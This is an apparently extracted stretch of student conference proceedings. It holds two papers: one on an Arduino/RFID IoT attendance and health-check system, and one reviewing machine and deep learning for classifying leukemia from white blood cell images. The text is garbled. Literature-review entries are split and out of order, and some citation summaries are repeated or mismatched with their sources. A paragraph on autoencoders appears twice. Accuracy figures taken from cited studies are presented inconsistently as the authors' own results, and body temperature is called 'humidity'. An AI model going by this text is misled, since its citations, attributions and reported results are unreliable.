- [10] He, K., Zhang, X., Ren, S., & Sun, J. (2016). Proceedings of the IEEE conference on computer vision and pattern recognition.[1]
- [11] Jogin, M., Madhulika, M. S., Divya, G. D., Meghana, R. K., & Apoorva, S. (2018, May). Feature extraction using convolution neural networks (CNN) and deep learning. In 2018 3rd IEEE international conference on recent trends in electronics, information & communication technology (RTEICT) (pp. 2319-2323). IEEE.
- [12] Scholar, M. T. (2020). Face Mask Detection System for COVID _ 19 Pandemic Precautions using Deep Learning Method, 7(10), 16–21.

Human Health and Attendance with IoT Ecosystem

#1Pinky Tinani,*2Prof.Kaushal Gor ,*3Prof. Vibhuti Patel

#1:PG Student,MCA

*2:Assistant Prof.,MCA

*3:Assistant Prof.,PICA

Faculty of IT & Computer Science,

Parul Institute of Engineering and Technology-MCA

Parul University , Vadodara,India

pinkytinani46@gmail.com,kaushal.gor@paruluniversity.ac.in, vibhuti.patel42082@paruluniversity.ac.in

Abstract-HUMAN HEALTH AND ATTENDANCE WITH IOT ECOSYSTEM is a Module that provides an attendance with human detection with health monitoring and transportation Entry Pass. Three Modules are fitted so that they can detect humans faster with their attendance done. Health monitoring is done based on an Application with Admin and Staff Module whereas with the modules it will also have an App that will easily be manageable to see in the System.

Keywords-IOT, RFID, ARDUNIO.

I. INTRODUCTION

The objective of my research paper is to find affordable equipment's that will comfort to human's organizations. Firstly, it will provide Human health and attendance detecting system with some pairs of Arduino tools. It will first detect human with specified object with human humidity and check human health according to that humidity detection it will mark the attendance.

II. LITRATURE REVIEW

Comparisons of other Technologies with higher quality of requirement equipment's need.

1.[1] Sarmad Hameeda, et al.3 presented their paper in a journal named Social and Behavioural Sciences 195 (2015) 2889 – 2895 and the name of the paper is "Radio Frequency Identification (RFID) Based Attendance & Assessment System with Wireless Database Records". This paper focuses on RFID technology which uses automatic wireless identification with the help of electronic pass and active tags for suitable readers. The model uses an application of RFID and wireless data for recorded entries. It reduces time consumption in manual

attendance as well as maintains the record of entries which can be used for statistical purposes like attendance score allocation and exit administrative tasks.

2.[2] Yun, Jaeseok& Lee, Sang-Shin. (2014). Human Movement Detection and Identification Using Pyroelectric Infrared Sensors. Sensors (Basel, Switzerland). 14. 8057-81. 10.3390/s140508057. This paper focuses on human detection and identification the direction and speed of movement, the body shape and gait. In this paper, we present an empirical study of human movement detection and identification using a set of PIR senso




Fig-1: Block diagram [1]



Fig-2: Block diagram [21]

Challenges.” *IEEE Access* 6 (2018): 6505-6519. This paper focuses on a hierarchical architecture of the smart factory was proposed first, and then the key technologies were analyzed from the aspects of the physical resource layer, the network layer, and the data application layer. In addition, we discussed the major issues and potential solutions to key emerging technologies, such as Internet of Things (IoT), big data, and cloud computing, which are embedded in the manufacturing process. Finally, a candy packing line was used to verify the key technologies of smart factory, which showed that the overall equipment effectiveness of the equipment is significantly improved.

Management and monitoring problems. Attendance Management System is the implementation of Internet of Things through Raspberry Pi 3 and RFID Technology in order to reduce the time consumed by the traditional system of recording daily attendance in schools and institutions. So, everything here in turn gets automated. An attempt has also been made to develop an Android application (app) and help the student's to view their attendance anywhere, anytime.

4.[4]. Arulogun O. T., Olatunbosun, A., Fakolujo O. A., and Olaniyi, O. M. 2018 *International Journal of Scientific & Engineering Research-RFID-Based Students Attendance Management System* Vol. 9, No. 1. This paper focuses on the emergence of electronic paradigm for learning compared to traditional method and availability of almost all information on the information superhighway (Internet), nowadays have caused students to be less motivated to come to the lecture rooms than ever before. Laziness on the part of students, nonchalance to school work, extra social activities that have no importance in aiding the objectives of the institution and a lot more, may prevent students from attending lectures. Sequel to these, lecturers and administrators in most developing countries have had to come up with ways to ensure a healthy participation from students, and make sure that the student-lecturer interactive relationship is kept intact.

5.[5]. Santoso, Daniel and F. DaluSetiaji. “Non-contact portable infrared thermometer for rapid influenza screening.” *2015 International Conference on Automation, Cognitive Science, Optics, Micro Electro-Mechanical System, and Information Technology (ICACOMIT) (2015): 18-23.*

6.[6]. Chen, Baotong, Jiafu Wan, Lei Shu, Peng Li, Mithun Mukherjee and Boxing Yin. “Smart Factory of Industry 4.0: Key Technologies, Application Case, and

7.[7]. Nooruddin S, Milon Islam M, Sharna FA. An IoT based device-type invariant fall detection system. *Internet Things*. 2020;9:100130. <https://doi.org/10.1016/j.iot.2019.100130>. This paper focuses on the use of technology for the development of accurate and fast automatic fall detection systems has become a necessity. Most of the fall detection systems are developed for specific devices which reduces the versatility of the fall detection system. This paper proposes a centralized unobtrusive IoT based device-type invariant fall detection and rescue system for monitoring of a large population in real-time.

8.[8]. Al-Ali AR, Zualkernan IA, Rashid M, Gupta R, Alikarar M. A smart home energy management system using IoT and big data analytics approach. *IEEE Trans Consum Electron*. 2017. <https://doi.org/10.1109/TCE.2017.015014>. This paper focuses on Increasing cost and demand of energy has led many organizations to find smart ways for monitoring, controlling and saving energy. A smart Energy Management System (EMS) can contribute towards cutting the costs while still meeting energy demand. The emerging technologies of Internet of Things (IoT) and Big Data can be utilized to better manage energy consumption in residential, commercial, and industrial sectors.

9.[9]. Tamilselvi V, Sribalaji S, Vigneshwaran P, Vinu P, Geetha Ramani J. IoT based health monitoring system. In: *2020 6th International conference on advanced computing and communication systems (ICACCS)*. IEEE; 2020. p. 386–9. This paper focuses on coma patient health monitoring. Continuous fitness monitoring can store up to 60% of human lives through timely detection. The device is specially designed for actual time monitoring of the health parameters of the coma sufferers. It has more suitable by means of the use

of GSM and IoT to recognize the status or condition of the patient.

10.[10]. Acharya AD, Patil SN. IoT based health care monitoring kit. In: 2020 Fourth international conference on computing methodologies and communication (ICCMC). IEEE; 2020. p. 363–8. This paper focuses on design and implementation of an IoT-based smart doctor kit for a critical medical condition that can provide a versatile connection to IOT data that can help emergency health services such as Intensive Care Units (ICU). In recent technology, IoT gives base where the user can access all information regarding health from anywhere.

11.[11]. Teichmann D, Brüser C, Eilebrecht B, Abbas A, Blanik N, Leonhardt S. Non-contact monitoring techniques—principles and applications. In: Conference proceedings of the IEEE engineering in medicine and biological society; 2012. This paper focuses on non-contact methods for monitoring of physiological activity. In particular, the focus is on ballistocardiography, capacitive ECG, Infrared Thermography, Magnetic Impedance Monitoring and Photoplethymographic Imaging. The principles behind the methods are described and an inside into possible medical applications is offered.

12.[12]. Marques G, Pitarma R. An indoor monitoring system for ambient assisted living based on Internet of Things architecture. *Int J Environ Res Public Health*. 2016;13:1152. <https://doi.org/10.3390/ijerph13111152>. Marques G, Pitarma R. An indoor monitoring system for ambient assisted living based on Internet of Things architecture. *Int J Environ Res Public Health*. 2016;13:1152. <https://doi.org/10.3390/ijerph13111152>. This paper focuses on Marques G, Pitarma R. An indoor monitoring system for ambient assisted living based on Internet of Things architecture. *Int J Environ Res Public Health*. 2016;13:1152. <https://doi.org/10.3390/ijerph13111152>.

13.[13]. Ayaz M, Ammad-Uddin M, Sharif Z, Mansour A, Aggoune E-HM. Internet-of-Things (IoT)-based smart agriculture: toward making the fields talk. *IEEE Access*. 2019;7:129551–83. <https://doi.org/10.1109/ACCESS.2019.2932609>. This paper focuses on systems and architectures for ambient assisted living (AAL) is undoubtedly a topic of great relevance given the aging of the world population. The AAL technologies are designed to meet the needs of the

aging population in order to maintain their independence as long as possible.

14.[14]. W. Yue, L. I. Voronova and V. I. Voronov, "Design and Implementation of a Remote Monitoring Human Health System," 2020 Systems of Signals Generating and Processing in the Field of on-Board Communications, 2020, pp. 1-7, doi: 10.1109/IEEECONF48371.2020.9078574. This paper focuses on implemented in all spheres of human life. One of the main directions, in addition to IIoT and Smart City, is Smart healthcare. Wearable devices, including wristbands, not only play an important role in human health monitoring, but also have great potential in driving safety. The article describes the development of a hardware-software complex for monitoring the health status of a vehicle driver, which uses portable devices to control the physiological parameters of a person and transfers data to a mobile terminal or uploads it to a cloud server for data analysis.

15.[15]. Park S.J. et al. (2017) Development of the Elderly Healthcare Monitoring System with IoT. In: Duffy V., Lightner N. (eds) *Advances in Human Factors and Ergonomics in Healthcare. Advances in Intelligent Systems and Computing*, vol 482. Springer, Cham. https://doi.org/10.1007/978-3-319-41652-6_29. This focuses on chances of surviving from an acute and sudden infarction are much higher if the elderly people get emergency medical assistance within a few hours of occurrence. Elderly health monitoring and emergency alert system are mentioned as one of the main application areas of pervasive computing and biomedical applications. Moreover, a proactive elderly health monitoring system involves active capture of brain and body movement signals, signal analysis, communication, detection and warning processes.

III. PROPOSED WORK

HEALTH CHECKING



Fig 1: Algorithm for health checking

ATTENDANCE WITH HUMAN DETECTION




Fig 2: Algorithm for attendance with human

This ecosystem consists of every interactive component that makes the IoT product function as designed, including:

- Management and control software available to the user.
- Network communication protocols, used in local networks and over the internet.
- Embedded hardware and its associated sensors, receivers, actuators, and memory storage.
- 3*Bear board - Proximity Sensors - 3*Arduino Uno - Arduino Nano V3 and Bluetooth module HC-06.
- 5v Buzzer - Connecting Wires - Power Supply.

ONLINE INTEGRATION WORKING




Fig 3: Connected with RFID For Human detection




Fig 4: PIR Sensor with motion sensor (Arduino)

Advantages

- 1.Contactless: In recent pandemics it is very necessary to be in contactless and it's good for upcoming future and plays an important role during bad situation times.
- 2.Reduces time and Energy: Reduces to take such manual interaction immediately it will take the actions
- 3.Wide Range of Implementation using various implementation and tools with regarding tools and necessary for the future bad coming it will be ever ready situation.
- 4.Reduces work for the manpower.

IV.CONCLUSION

This paper represents a human health and attendance IOT Ecosystem to solve the problem with High-rate Equipment's. The Proposed a new way to control the health and attendance. It Will detect the Human health and attendance on their humidity (normal temperature/High Temperature)

V.ACKNOWLEDGEMENT

With a sense of gratitude and respect, we would like to extend of heartiest thanks to those who have provided help and guidance of our college period. It was a pleasant and highly educative experience to work for the project Human Health and Attendance with IOT

Ecosystem. We are grateful to Professor Kaushal Gor who were kind enough to consider our choice and trust on us for providing a good Seminar Report and were always ready to provide best instructions and guidance to do work better. Many things and persons help us for working on this Research paper

REFERENCES

- [1] Sarmad Hameeda, Syed Muhammad Taha Saquibb, Moez ul Hassana, Faraz Junejoa-Sarmad Hameed et al. / *Procedia - Social and Behavioural Sciences* 195 (2015) 2889 – 2895- Radio Frequency Identification (RFID) Based Attendance & Assessment System with Wireless Database Records
- [2] Yun, Jaeseok & Lee, Sang-Shin. (2014). Human Movement Detection and Identification Using Pyroelectric Infrared Sensors. *Sensors* (Basel, Switzerland). 14. 8057-81. 10.3390/s140508057.
- [3] B M, Madhu & Kanagotagi, Kavya & Devansh, Devansh. (2017). IoT based Automatic Attendance Management System. 83-86. 10.1109/CTCEEC.2017.8455099.
- [4] Arulogun O. T., Olatunbosun, A., Fakolujo O. A., and Olaniyi, O. M. 2018 *International Journal of Scientific & Engineering Research-RFID-Based Students Attendance Management System* Vol. 9, No. 1
- [5] Santoso D, DaluSetiaji F. Non-contact portable infrared thermometer for rapid influenza screening. In: 2015 International conference on automation, cognitive science, optics, micro electromechanical system, and information technology (ICACOMIT). IEEE; 2015. p. 18–23.
- [6]. Chen, Baotong, Jiafu Wan, Lei Shu, Peng Li, Mithun Mukherjee and Boxing Yin. “Smart Factory of Industry 4.0: Key Technologies, Application Case, and Challenges.” *IEEE Access* 6 (2018): 6505-6519.
- [7]. Nooruddin S, Milon Islam M, Sharna FA. An IoT based device-type invariant fall detection system. *Internet Things*. 2020;9:100130. <https://doi.org/10.1016/j.iot.2019.100130>.
- [8]. Al-Ali AR, Zualkernan IA, Rashid M, Gupta R, Alikarar M. A smart home energy management system using IoT and big data analytics approach. *IEEE Trans Consum Electron*. 2017. <https://doi.org/10.1109/TCE.2017.015014>.
- [9]. Tamilselvi V, Sribalaji S, Vigneshwaran P, Vinu P, GeethaRamani J. IoT based health monitoring system. In: 2020 6th International conference on advanced computing and communication systems (ICACCS). IEEE; 2020. p. 386–9.
- [10]. Acharya AD, Patil SN. IoT based health care monitoring kit. In: 2020 Fourth international conference on computing methodologies and communication (ICCMC). IEEE; 2020. p. 363–8.
- [11]. Teichmann D, Brüser C, Eilebrecht B, Abbas A, Blanik N, Leonhardt S. Non-contact monitoring techniques—principles and applications. In: Conference proceedings of the IEEE engineering in medicine and biological society; 2012.
- [12]. Marques G, Pitarma R. An indoor monitoring system for ambient assisted living based on Internet of Things architecture. *Int J Environ Res Public Health*. 2016;13:1152. <https://doi.org/10.3390/ijerph13111152>.
- [13]. Ayaz M, Ammad-Uddin M, Sharif Z, Mansour A, Aggoune E-HM. Internet-of-Things (IoT)-based smart agriculture: toward making the fields talk. *IEEE Access*. 2019;7:129551–83. <https://doi.org/10.1109/ACCESS.2019.2932609>.
- [14]. W. Yue, L. I. Voronova and V. I. Voronov, "Design and Implementation of a Remote Monitoring Human Health System," *2020 Systems of Signals Generating and Processing in the Field of on Board Communications*, 2020, pp. 1-7, doi: 10.1109/IEEECONF48371.2020.9078574.
- [15]. Park S.J. et al. (2017) Development of the Elderly Healthcare Monitoring System with IoT. In: Duffy V., Lightner N. (eds) *Advances in Human Factors and Ergonomics in Healthcare*. *Advances in Intelligent Systems and Computing*, vol 482. Springer, Cham. https://doi.org/10.1007/978-3-319-41652-6_29.

Automated Examination of WBC – Leukemia using Machine Learning and Deep Learning Algorithm

Aman Kumar Singh¹, Student , Parul Intitute of Computer Application, Parul University,
amansingh844123@gmail.com

Bhavika Vaghela², Assistant Professor, Parul Institute of Computer Application, Parul University,
bhvika.vaghela@paruluniversity.ac.in

Abstract— In Early Days Diagnosis for any Medical disease is manually so it is Time Consuming task and for getting accurate result there is a need of experts. Over all the medical disease 200 types of cancers are there here in this chapter we are going to discuss about blood cancer. Blood cancer affected the way blood cell behave and work to protect human body. There is three types of blood cell like White Blood cell, Red Blood Cell, Platelets and three types of blood cancer are Leukemia, Lymphoma, and Myeloma so here in this chapter we are going to discuss depth analysis of Traditional Machine Learning and Deep Learning algorithm to examination of WBC – Leukemia cancer for Getting accurate diagnosis of disease correctly classification of leukocytes and its sub classes are required. As Machine Learning and Deep Learning plays vital role to Analysis the Medical Image domain like Magnetic Resonance Image, CT-Image, Ultrasound and X-Ray. The main impact of proposed review is to find most suitable Machine Learning and Deep Learning Technique to find White blood cell counts – Leukemia. These ML and DL algorithms are mostly applied on blood smear images analysis which provide valuable information to the health care specialist for early diagnosis, classification and examination of White Blood Cell – Leukemia. By Correct analysis of White Blood Cell Medical specialist can diagnose various hematic disease like AIDS and Leukemia Cancer. In this chapter we are going to discuss ML and DL algorithms like Support Vector Machine (SVM), K- Nearest Neighbor (KNN), Decision Tree (DT), Naive Bayesian, Decision Tree, ANN and Convolutional Neural Networks (CNN) for classification of Leukemia. Leukemia make lot white blood cell which reduce the immunity to fight with infection. The above listed ML and DL techniques normally developed using WEKA, MatLab or Python. 3,00,000 new cases of Leukemia every year

diagnosis in all over the world. In United State every 3 minutes one person diagnosis with the Leukemia. So with this study our aim to derived future research direction for Analysis of Medical Images.

Keywords— SVM, KNN, DT, ANN, CNN

I. INTRODUCTION

Leukemia is the term for an increase of hematogenic cells. Hematology tests have been more important in the clinical diagnosis of several deadly illnesses in recent years. The differential count of white blood cells is one of the primary markers in a blood routine test that provides highly helpful information about the health problems of patients [1]. For the malignancy of changing cells and offspring to generate leukemic cells clone, many genetic techniques have been used. In acute leukemia, the bone marrow contains more than 20% blasts. A rise or fall in the number of WBCs in the peripheral blood signals a problem. Morphological differences, such as shape, size, and color, also aid in diagnosis. As a result, WBC detection and categorization are critical in peripheral blood smear analysis. Stack auto encoders have been used for medical picture segmentation and classification in a number of research. Auto-encoder is a type of deep learning machine learning that works similarly to a neural network. It is a learning approach that converts inputs to outputs with the least amount of error feasible. A feature set or photos can be used as input to the auto encoder. Encoders, decoders, and a loss function are all part of it. Encoder is a neural network that creates output y from given input x based on the size of the hidden layer. Decoder is a type of neural network that generates output x from input y. The decoder receives the encoder's output as input. It makes use of output functions like sigmoid, softmax, and so on [2]. Stack auto encoders have been used for medical picture segmentation and classification in a number of

research. Auto-encoder is a type of deep learning machine learning that works similarly to a neural network. It is a learning approach that converts inputs to outputs with the least amount of error feasible. A feature set or photos can be used as input to the auto encoder. Encoders, decoders, and a loss function are all part of it. Encoder is a neural network that creates output y from given input x based on the size of the hidden layer. Decoder is a type of neural network that generates output x from input y . The decoder receives the encoder's output as input. It makes use of output functions like sigmoid, softmax, and so on [3]. Researchers have always attempted to automate the morphologic leukocyte differential count. They employed shallow machine learning models, which rely on information derived in a similar fashion to morphologists' study. These efforts try to quantify

key information derived from digital photos for use as input to prediction systems (see Fig 1). Artificial Neural Networks (ANNs), Supported Vector Machine (SVM), Naive Bayes Classifier, Linear Discriminate Analysis (LDA), and Multi-Layer Perceptron are some of the most prominent shallow machine learning algorithms used in leukocyte categorization (MLP). Many research focus on image pre-processing, object segmentation, and feature extraction and selection, which are the preconditions of classification models, in order to achieve good classification performance. Traditional leukocyte recognition methods generally achieve excellent classification accuracy under highly controlled settings, such as in, or by utilizing tiny datasets, such as in.



Fig - (1)




Fig - (2)




Fig - (3)

In above figure illustrates the identification pipelines for peripheral leukocytes. (A) treat leukocyte recognition as traditional feature engineering: manual segmentation, feature extraction, and selection, followed by a classifier based on the feature matrix; (B) treat leukocyte recognition as object classification: manually or automatically extract

patches containing leukocyte candidates from the original image, then feed these patches into a CNN-based deep learning classifier to output leukocyte types; (C) treat leukocyte recognition as object detection: manually extract patches containing leukocyte candidates from the original image [3].

II. MATERIALS AND METHODS

This section explains how data was collected, features were extracted, and categorization was done. The current work extracts features such as form, color, and texture. The segmentation and retrieved characteristics are described in depth. WBCs were classified into five classes and abnormalities, as indicated in above figure. We tested with classification using three different methods: NN, auto encoders, and CNN.

1. Data Collection:

Figure 2 shows a couple of the photos that resulted. Photographs A1–A4 in the figure are the original images, whereas B1–B4 are the resultant images after using the 'color-balancing' procedure. Between the original

2. Convolution Neural Network:

The Convolution Neural Network (CNN) is a fundamental network structure for performing machine learning tasks. CNN has a good capacity to adapt in computer vision tasks since it is extremely invariant to tilting, translation, and scaling. CNN can extract numerous local characteristics from an image using various convolution kernels. These characteristics are then loaded into a standard neural network, which produces an accurate output. The output result reflects the likelihood that a photograph falls into one or more specific categories. Figure 5 depicts a typical CNN architecture.

and enhanced photos, colour difference may be observed. Despite the color change, the leukocytes retain all of their original information, including nuclei texture and color.




Fig 3: Results of non-uniform brightness variation A1–A4: original images C1–C4: augmented images [2].




Fig 5: CNN's usual Architecture [1].

3. Image acquisition:

Microscopic photographs of bone marrow stained with Leishman stain are observed optically and shot using a Euromax digital camera microscope under normal lighting conditions and oil immersion with the 100 lens. Every grab image is kept in three colors: red, green, and blue in its original form (RGB) [4].

4. **Extraction of features using conventional neural networks:**

The primary concept behind transfer learning with very deep CNNs is to take a pre trained deep network that has previously been fitted to a large dataset like ImageNet and modify it to handle a new image classification problem [22]. The network has a foundation of characteristics that may be utilized to focus on a specific picture type to perform a classification assignment since it learnt important image features from a general training dataset. We employed the VGGNet

CNN architecture, which is a popular and stable CNN design. The number of channels (width of the conv layers) is quite minimal, ranging from 64 in the initial layer to 512 after each max-pooling operation, growing by a factor of two. The input layer's size is set at 224 x 224 pixels. A stride is added to each picture as it passes through a stack of conv layers to retain spatial resolution. Over a specified window, 5 max-pooling layers conduct pooling, with stride following some but not all conv layers [5].

III. **EXPERIMENTAL RESULT**

In this paper We compare the prediction performance of CNN model to that of numerous classic models to assess our system's generalization capacity. The train pictures are used to train these models, and the test set is used to evaluate them. The performance of several models in the experiment is shown in Table I. In the classification challenge, our CNN model attained an accuracy of roughly 88.5 percent, which is greater than any other traditional technique.

Because the time to process all of the iterations is recorded during the trials, the accuracy is shown on the basis of iteration. All experiments, even those with a low learning rate and fewer epochs, had a high accuracy rate. As a result, it is evident that as the learning rate and epochs grow, so will the accuracy [4].

We compare ConVNet against the dominating technique of SVM-GA and two standard machine learning methods, namely MLP and random forest, to assess the performance of our deep learning approach. The accuracy results from these methodologies are shown in the table, which includes 10 test sets and the average with standard deviation over the ten performance estimations. The two classic techniques cannot reach an average accuracy of more than 80%, but ConVNet and SVM-GA achieve an average accuracy of more than 80% and generate comparable results with a tiny margin of difference. The majority of the results returned by both ConVNet and SVM-GA from the 10 set runs are above 80%, with the number ranging between 78 and 86 percent [6].

We also compare the classification results of NN with those of deep learning techniques such as stacked auto encoders and CNN for WBC classification. For comparison, the performance of SVM and ensemble classifiers was assessed using the retrieved features.

The ensemble classifier and the multi-class SVM with quadratic kernel had average accuracies of 92.5 percent and 97.2 percent, respectively. NN, on the other hand, was determined to be superior, with an average accuracy of 99.8%. The NN classifier's performance was further assessed using 5-fold cross validation. With an overall accuracy of 99.6% and a sensitivity of 98.9%, the results were impressive. With 80 percent of the data for training and the remaining 20% for testing, the extracted features were utilized to train the auto encoder. With an average accuracy of 96.72 percent, we were able to achieve our goal. For 100 iterations, the average accuracy was calculated. We investigated creating a CNN from scratch, as well as using a transfer learning strategy to classify WBCs. The 'training-set,' which included 2697 cropped photos, was used to create and train the CNN from the ground up, while the 'test-set,' which had 816 cropped images, was used to test the designed CNN [2], [4], [7].

Segmented neutrophils were misclassified as band neutrophils, lymphocytes as variant lymphocytes, band neutrophils as meta-myelocytes, meta-myelocytes as myelocytes, promyelocytes as myelocytes, and big platelets as thrombocyte aggregations, according to the DLS. We used t-distributed Stochastic Neighbor Embedding to evaluate the intrinsic features learnt by the DLS to deconstruct such misclassifications in the confusion matrixes (t-SNE). The blasts are surrounded by three types of cells: granulocytes, lymphocytes, and monocytes. From the most developed segmented neutrophils (top) to the most preterm promyelocytes, granulocytes are dispersed to the left of the blasts (bottom). Lymphocytes, on the other hand, are seen to the right of the blasts, and range in age from premature mutant lymphocytes (top) to mature lymphocytes (bottom) (bottom). Eosinophils, basophils, and monocytes are all located in different parts of the body [8].

IV. CONCLUSION

This study showed a full architecture for the categorization of ALL that was built on deep learning techniques and obtained 97.78 percent accuracy with a short processing time. To train the model, the system uses convolution layers, max-pooling layers, and a fully connected layer, softmax, and classification layer. The suggested method takes the bone marrow picture as input, does segmentation, and classifies the marrow as normal if it is not impacted or as subtype L1, L2, and L3 if it is. The segmentation approach, which has never been used previously, is a new contribution of this work. The researchers have not before used automated methods to segment the nucleus and cytoplasm of entire cells. While segmentation is critical for effective categorization of L2 and L3 blasts based on their morphology, the application of deep learning approaches for ALL classification is considered innovative in this study. We offer a deep learning method for recognising normal lymphocytes and ALL subtypes according to WHO categorization. We employ a CNN called Con-VNet, which takes raw pictures and uses a series of layered architecture to automatically uncover valuable characteristics. The performance of our deep learning model is compared to two traditional machine learning approaches, MLP and random forest, as well as a popular SVM classifier, SVM-GA. We also used both a classical image processing technique and a deep learning strategy to classify WBCs. Both approaches worked equally well, with a 99 percent overall accuracy and sensitivity. The accuracy of classification in a typical image processing technique is dependent on the precision of segmentation and feature extraction. This is no longer an issue because to the use of deep learning techniques. It learns the feature on its own, regardless of image alterations, but it requires a big amount of labelled data and enough infrastructure. Because of the availability of data and the reduced amount of cell pictures required by the network, CNN may be utilized to classify WBCs.

REFERENCES

1. W. Yu *et al.*, “Automatic classification of leukocytes using deep neural network,” *Proc. Int. Conf. ASIC*, vol. 2017-October, pp. 1041–1044, 2017, doi: 10.1109/ASICON.2017.8252657.
2. R. B. Hegde, K. Prasad, H. Hebbar, and B. M. K. Singh, “Comparison of traditional image processing and deep learning approaches for classification of white blood cells in peripheral blood smear images,” *Biocybern. Biomed. Eng.*, vol. 39, no. 2, pp. 382–392, 2019, doi: 10.1016/j.bbe.2019.01.005.
3. Q. Wang, S. Bi, M. Sun, Y. Wang, D. Wang, and S. Yang, “Deep learning approach to peripheral leukocyte recognition,” *PLoS One*, vol. 14, no. 6, pp. 1–18, 2018, doi: 10.1371/journal.pone.0218808.
4. A. Rehman, N. Abbas, T. Saba, S. I. ur Rahman, Z. Mehmood, and H. Kolivand, “Classification of acute lymphoblastic leukemia using deep learning,” *Microsc. Res. Tech.*, vol. 81, no. 11, pp. 1310–1317, 2018, doi: 10.1002/jemt.23139.
